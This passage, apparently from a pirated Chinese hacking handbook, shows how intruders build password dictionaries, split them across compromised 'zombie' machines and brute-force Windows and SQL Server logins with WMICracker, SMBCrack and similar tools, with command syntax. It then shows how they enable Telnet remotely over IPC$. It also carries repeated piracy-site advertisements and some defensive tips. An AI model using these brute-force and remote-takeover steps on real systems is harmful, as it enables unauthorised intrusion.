


图 4-97 流光主窗口

下面给大家介绍 3 种生成密码文件的方法。

（1）入侵者使用黑客字典流光版，来生成一个符合如下要求的密码文件。

- 3 位字母（a～g）和 2 位数字（0～9）的组合。
- 首字母为大写。
- 数字在字母之后。

其具体的操作步骤如下。

步骤 1： 打开黑客字典流光版，在“设置”选项卡中选择字符种类（根据要求，这里选择 3 个“字母”和 2 个“数字”的组合，字母范围为 a～g，数字范围为 0～9）。

步骤 2： 在设置完毕之后，选择“选项”选项卡，确定字符的排列方式，选择“仅仅首字母大写”复选框，由于默认就是“字母在前、数字在后”，该处不用选择，如图 4-99 所示。




图 4-98 “黑客字典流光版”对话框




图 4-99 “选项”选项卡

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



步骤 3： 选择“文件存放位置”选项卡，如图 4-100 所示。单击“浏览”按钮，弹出“另存为”对话框，如图 4-101 所示。




图 4-100 “文件存放位置”选项卡




图 4-101 “另存为”对话框

步骤 4： 在“文件名”文本框中输入文件名，单击“保存”按钮，即可看到设置好的字典属性，如图 4-102 所示。

步骤 5： 如果和要求一致，单击“开始”按钮，即可生成密码字典。打开生成的字典，如图 4-103 所示。

（2）使用“高级选项”来生成一个如下要求的密码文件。

- 3 位字母（a～g）和 2 位数字（0～9）的组合。
- 首字母为大写。
- 数字在第 3、4 位，字母在第 1、2、5 位。

具体的操作步骤如下。




图 4-102 “字典属性”对话框




图 4-103 生成字典

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

步骤 1：打开黑客字典流光版，其中“设置”和“选项”选项卡中的参数与上一实例相同，这里需要设置“高级选项”选项卡，在“字母位置”选项组中选择 1、2 和 5 复选框，在“数字位置”选项组中选择 3 和 4 复选框，如图 4-104 所示。

步骤 2：在“文件存放位置”选项卡中设置好文件的存放位置之后，产生的高级字典属性如图 4-105 所示。




图 4-104 “高级选项”选项卡




图 4-105 “高级字典属性”对话框

步骤 3：如果字典属性符合自己的要求，单击“开始”按钮，即可生成字典文件，如图 4-106 所示即为生成的高级字典文件。




图 4-106 生成的高级字典文件

（3）在实际中，密码一般为 6 位或 8 位，这样的密码字典文件往往很大，体积有几十兆，如果只用一台主机进行暴力破解恐怕需要几十年，甚至几百年，所以入侵者常常把这种体积过大的密码文件分割成很多份，上传到几十台或几百台“肉鸡”上，让不同的“肉鸡”来破解不

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



同的密码文件。

黑客字典中自带了文件拆分的功能，下面介绍如何使用黑客字典流光版把庞大的密码文件分成若干小份。其密码要求如下。

- 6 位字母（A～G）和 2 位数字（0～9）的组合。
- 首字母为大写。
- 数字在第 3、4 位，字母在第 1、2、5、6、7、8 位。
- 文件拆分成 10 份。

具体的操作步骤如下。

步骤 1： 打开黑客字典流光版，在“设置”选项卡中设置字母范围为 A～G，其他的属性保持不变，如图 4-107 所示。

步骤 2： 选择“选项”选项卡，确定字符的排列方式，根据要求选择“仅仅首字母大写”复选框，如前面的图 4-99 所示。选择“高级选项”选项卡，并设置其中的各项，具体的属性设置如图 4-108 所示。



图 4-107 在“设置”选项卡中设置字母范围




图 4-108 在“高级选项”选项卡中设置

步骤 3： 切换到“文件存放位置”选项卡，在设置好文件的名字和存放的位置之后，勾选“拆分文件”复选框，并设置将文件拆分成 10 部分，如图 4-109 所示。

步骤 4： 单击“确定”按钮，即可看到设置的高级字典属性，如图 4-110 所示。如果字典属性符合自己的要求，单击“开始”按钮，即可生成字典文件，然后打开生成的密码字典文件，如图 4-111 所示。



图 4-109 在“文件存放位置”选项卡中设置



图 4-110 设置的高级字典属性

换客资源神器官方站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器


```
3 - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
Aa00aaa
Aa00aab
Aa00aac
Aa00aad
Aa00aae
Aa00aaf
Aa00aag
Aa00aba
Aa00abb
Aa00abc
Aa00abd
Aa00abe
Aa00abf
Aa00abg
Aa00aca
Aa00acb
Aa00acc
Aa00acd
Aa00ace
Aa00acf
Aa00acg
Aa00ada
Aa00adb
Aa00adc
Aa00add
Aa00ade
Aa00adf
Aa00adg
Aa00aea
Aa00aeb
Aa00aec
Aa00aed
Aa00aee
Aa00aef
```

图 4-111　生成的密码字典文件

4.5.3　远程暴力破解

破解密码最常见的方法就是使用字典，如黑客知道了账号，就可以使用字典来破解密码。如果密码恰好在字典中，就会很容易得到这个密码。有一些黑客破解工具有自带字典。

1．暴力破解 NT 口令

（1）WMICracker。这是小榕的一款暴力破解 NT 主机账号密码的工具，是 Windows NT/2000/XP/Server 2003 的杀手，破解的时候需要目标主机开放 135 端口，这是大多数主机所满足的。

使用方法：

```
WMICracker.exe < IP > < Username > < Password File>[Threads]
```

- <IP>。目标 IP。
- <Username>。待破解密码的账号，必须属于管理员组。
- <Password File>。密码文件。
- [Threads]。线程数，默认为 80，该数值越大，破解速度越快。

假设入侵者使用 x-Scan 已经扫描到 192.168.0.7 这台计算机上有一个名为 gloc 的管理员权限账号，并认为它的密码符合如下的规则：

- 3 位字母（a～g）和 2 位数字（0～9）的组合。
- 首字母为大写。


换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



❑ 数字在字母之后。

入侵者就可以在命令提示符中输入 WMIcracker 192.168.0.7 gloc 1.dic 100 开始暴力破解，如图 4-112 所示。


图 4-112 用 WMICracker 进行暴力破解

（2）SMBCrack。SMBCrack 和以往的 SMB（共享）暴力破解工具不同，没有采用系统的 API，而使用了 SMB 的协议。Windows 2000 系统可以在同一个会话内进行多次密码试探。这个版本在扫描 Windows 2000 的密码时，速度大约是流光的 4～5 倍。

SMBCrack 的命令格式为：

```
SMBCrack < IP > < Username > < Password file >
```

❑ <IP>。目标 IP。

❑ <Username >。待破解密码的账号。

❑ <Password file>。密码文件。

（3）CNIPC NT 弱口令终结者。CNIPC NT 弱口令终结者软件应该算是弱口令扫描器工具，它速度很快，也可以挂上密码字典来暴力破解，可以扫描任意 IP 地址段的服务器，对有 IPC$ 空连接的服务器自动进行弱口令猜测。CNIPC NT 弱口令终结者启动后的主窗口如图 4-113 所示。

另外，该工具还具有基于命令行的破解方式，用法如下。

```
cnipc .exe [ switches]起始 IP 结束 IP 并发线程数扫描前先 ping?
```

2. 暴力破解 SQL 口令

SQLdict 是一个攻击 SQL Server 的字典工具。它有助于让用户了解口令在遭到攻击时是否有足够的防御能力。SQLdict 工具启动后的主窗口如图 4-114 所示。


图 4-113 “CNIPC NT 弱口令终结者”窗口


图 4-114 “SQLdict”窗口


图 4-115 扫描结果

其中各项的含义如下。

换客资源神器官方网站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





- Target server：目标主机的 IP。
- Target：待破解密码的账号。
- Load Password File：单击这里选择密码字典文件。

在设置完毕之后，单击 Start 按钮，即可开始暴力破解，其扫描结果如图 4-115 所示。

4.6 可能出现的问题与解决方法

（1）如何才能有效抵御 Telnet 入侵?

解答：要想有效抵御 Telnet 入侵，应尽可能地降低自己的网络安全风险，管理员需要采取的措施如下。

- 保证账号密码的强壮性，防止被暴力破解。
- 禁用 Telnet 服务。
- 由于 opentelnet 是通过 IPC$来实现的，所以关闭 IPC$也可以防止一些情况的发生。
- 安装网络防火墙。

（2）在局域网中，MS SQL 服务器在什么情况下可以被 SQL Server Sniffer 嗅探到？应该采取什么措施防范?

解答：一旦存在 SQL 服务器的网络登录操作，便会在 SQL Server Sniffer 嗅探出该 SQL 登录的账号和密码。它不取决于密码的复杂度，要想抵御这种嗅探，需要改变 MS SQL 服务器的默认端口 1433，并尽量减少网络登录 SQL 服务器的次数。

（3）如何才能防止被 WMICracker 暴力破解?

解答：暴力破解需要入侵者有足够大、合理的密码字典和充足的时间。为了防止密码在短时间内被破解，管理员可以通过增加密码的长度、加强密码的强壮度来解决。另外，由于 WMICracker 暴力破解是依靠 135 端口进行的，因此，管理员可以通过关闭端口来防止 WMICracker 进行暴力破解。


4.7 总结与经验积累

本章主要讲述了基本 Windows 认证的入侵，主要包括 IPC$的空连接漏洞、Telnet 高级入侵、注册表的入侵、MS SQL 的入侵防御，以及获取账号和密码等。其中，IPC$是入侵者实现入侵的关键，一旦入侵者获取了一定权限的账号，就可以通过 IPC$、Telnet、注册表和 MS SQL 等方法来实现入侵。

为了方便理解，这里假设目标主机/服务器的认证密码为空或非常简单（其实在实际应用中，这种主机也是大量存在的），并通过图解讲述了当一台主机的账号/密码被入侵者掌握后，入侵者是如何实现远程控制的，即入侵者可以通过 IPC$的空连接漏洞、Telnet 高级入侵、注册表和 MS SQL 服务器等，来实现入侵目标主机。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器






第 5 章　远程管理 Windows 系统

重点提示

- 实现远程计算机管理入侵
- 远程命令执行与进程查杀
- FTP 远程入侵

本章精粹

远程管理 Windows 系统主要包括实现远程管理的入侵、远程终端服务入侵、FTP 远程入侵与安全解决方法，以及远程命令执行等几个方面，使用户可以很方便地管理和控制远程主机。



换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

远程控制是在网络上由一台计算机(主控端 Remote/客户端)远距离去控制另一台计算机(被控端 Host/服务器端)的技术，这里的远程不是字面意思的远距离，一般指通过网络控制远端计算机。计算机中的远程控制技术始于 DOS 时代，只不过当时由于网络不发达，市场没有更高的要求，所以远程控制技术没有引起更多人的注意。但随着网络的高度发展，计算机的管理及技术支持的需要，远程操作及控制技术越来越引起人们的关注。

5.1 实现远程计算机管理入侵

如果入侵者可与远程主机建立 IPC$连接成功，就可以控制该远程主机了。此时，入侵者不使用入侵工具也可以实现远程管理 Windows 系统的计算机。使用 Windows 系统自带的“计算机管理”工具就可以很容易地让入侵者进行账号、磁盘及服务等计算机管理。

5.1.1 计算机管理概述

可以使用“计算机管理”窗口管理本地和远程计算机。计算机管理是管理工具集，可以用于管理单个的本地或远程计算机。它将几个管理实用程序合并到控制台树，并提供对管理属性和工具的便捷访问。

“计算机管理”窗口具有与“Windows 资源管理器”窗口相似的双窗格视图。控制台树在左窗格，结果或详细信息在右窗格。当从控制台树中选择项目时，关于该项目的信息将显示在细节窗格中。该信息可能包括选定项目可用的内容、数据或子工具的详细信息。“计算机管理”包含 3 个项目：系统工具、存储，以及服务和应用程序，如图 5-1 所示。




图 5-1 “计算机管理”窗口

可以使用“计算机管理”窗口进行下列操作。

- 监视系统事件，如登录时间和应用程序错误。
- 创建和管理共享资源。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

- 查看已连接到本地或远程计算机的用户的列表。
- 启动和停止系统服务，如“任务计划”和“索引服务”。
- 设置存储设备的属性。
- 查看设备的配置，以及添加新的设备驱动程序。
- 管理应用程序和服务。

需要注意的是，如果不是 Administrator 组成员，可能没有查看或修改某些属性或执行某些任务的权限。下面有 3 种方法可以打开“计算机管理”窗口。

- 在 Windows XP 操作系统中，选择“开始”→“控制面板”→“管理工具”→“计算机管理”命令，即可打开“计算机管理”窗口。
- 右击桌面上的“我的电脑”图标，在弹出的快捷菜单中选择“管理”命令，即可打开“计算机管理”窗口。
- 在“运行”对话框中输入 compmgmt.msc 命令，即可打开“计算机管理”窗口。

5.1.2 连接到远程计算机并开启服务

可以在“计算机管理”窗口与远程主机建立连接，并在其中开启相应的任务。

具体的操作步骤如下。

步骤 1：在“计算机管理”窗口中建立与远程主机连接成功之后，远程主机的 IP 就显示在“计算机管理”窗口中了，如图 5-2 所示。




图 5-2　与远程计算机建立连接

步骤 2：单击“服务和应用程序”前面的“+”来展开项目之后，在展开项目中选择“服务”项目，再在右边列表框中选择 Task Scheduler 服务，如图 5-3 所示。

步骤 3：右击该服务，在弹出的快捷菜单中选择“属性”命令，即可弹出“Task Scheduler 的属性（192.168.0.9）”对话框，如图 5-4 所示。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 5-3　选择 Task Scheduler 服务

步骤 4： 把“启动类型”设置为“自动”选项之后，在“服务状态”中单击“启动”按钮，即可启动 Task Scheduler 服务。在经过这样设置之后，该服务会在每次开机时自动启动。

步骤 5： 在服务列表框中选择 Telnet 选项，从该项服务状态中可以知道 Telnet 服务没有启动，需要启动该项服务，如图 5-5 所示。



图 5-4　“Task Scheduler 的属性（192.168.0.9）”对话框

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器






图 5-5 开启 Telnet 服务

5.1.3 查看远程计算机信息

